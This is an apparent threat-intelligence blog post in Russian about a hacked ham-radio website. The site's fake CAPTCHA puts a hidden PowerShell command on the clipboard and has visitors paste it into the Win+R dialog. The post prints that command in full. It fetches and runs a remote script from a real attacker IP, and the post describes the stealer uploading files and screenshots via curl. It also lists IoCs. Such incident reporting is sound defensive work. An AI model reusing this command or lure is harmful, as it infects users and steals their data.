
Радиолюбителям приготовиться 📻
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…




Внутренние системы группы киберразведки обнаружили взлом сайта для радиолюбителей. Сайт существует с 2017 года и стабильно входит в число первых результатов поиска в Яндексе.

При входе на сайт пользователю сразу же предлагается пройти проверку и доказать, что он не робот. Однако вместо привычного набора задач при клике на кнопку «Я не робот» запускается JavaScript-функция. Она не выполняет проверку, а копирует заранее подготовленный текст в буфер обмена (скриншот 1).
Пользователю предлагается следовать инструкциям: открыть окно «Выполнить» (Win+R) и нажать Ctrl+V, чтобы вставить скопированный текст. При этом в буфер попадает команда:
PowerShell.exe -WindowStyle Hidden -nop -exec bypass -c "iex (New-Object Net.WebClient).DownloadString('http://45.61.157.179/script.ps1') # 'I am not a robot - reCAPTCHA ID: 477237535673 TRUE'"
Code language: plaintext (plaintext)
Из-за ограниченного размера окна «Выполнить» отображается лишь последняя ее часть (скриншот 2):
I am not a robot - reCAPTCHA ID: 477237535673 TRUE
Code language: plaintext (plaintext)
Это позволяет скрыть от глаз невнимательного пользователя факт выполнения вредоносного кода. Команда запускает PowerShell в скрытом режиме, отключая проверки безопасности, скачивает удаленный ps1-скрипт по указанному URL и сразу его выполняет. Ранее о подобных способах распространения ВПО писали наши коллеги. А недавно схожий инцидент зафиксировал наш SOC (но об этом — в следующих постах).

📸 Скрипт представляет собой примитивный стилер. Вредоносный инструмент скачивается в систему и выполняется для извлечения данных (в числе которых — имя компьютера и пользователя, сведения об операционной системе, процессоре, дисках, а также внутренние и внешние IP-адреса), файлов (документов, таблиц, презентаций, текстовых материалов и изображений, найденных на рабочем столе и в папке «Загрузки»), а также для создания 300 скриншотов экрана с интервалом в 30 секунд. Кроме того, в скрипте присутствуют комментарии на русском языке (скриншот 3).
После сбора информации формируется команда
curl, которая посредством POST-запроса HTTP отправляет данные на сервер злоумышленников с адресом http://45.61.157.179/upload.Скрипт взаимодействует с IP-адресом

45.61.157.179 (AS 14956, ROUTERHOSTING, США), где размещен домен eschool-ua.online. На этом сайте находится форма для входа в сервис DrobBox, предположительно функционирующий как командный центр злоумышленников (скриншот 4). На момент написания поста домен уже недоступен.IoCs
45.61.157.179
eschool-ua.online
4bdaa2e9bc6c6986981d039b29085683ed36b5c2549466101a81ad660281465c
Code language: plaintext (plaintext)
#TI #ioc
@ptescalator
Ещё от ti_author
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…
- ⚡Фейковые новости — В С Ё
⚡Фейковые новости — В С Ё Специалисты PT ESC обнаружили связанную между собой сеть новостных сайтов,…
Ещё в группе «Общее»
- Операция Chewbacca
В конце июня команда PT ESC в ходе расследования инцидентов обнаружила новую группу, нацеленную как минимум…
- Din, din — кто там?
Din, din — кто там? 🔔 Группа киберразведки экспертного центра безопасности Positive Technologies обнаружила новую группировку,…
- Enterprise-grade validation system with schema support
Enterprise-grade validation system with schema support (c) Автор десятка троянов, забывший добавить "Enterprise-grade" обфускацию Мы обнаружили…
- Минус один пернатый вор — плюс сто очков рейтинга!
Минус один пернатый вор — плюс сто очков рейтинга! 😵 Команда Threat Intelligence экспертного центра безопасности…
- DragonDoll: матрешка в мире Android-шпионов
DragonDoll: матрешка в мире Android-шпионов 🪆 В начале этой весны специалисты PT ESC обнаружили неизвестный ранее…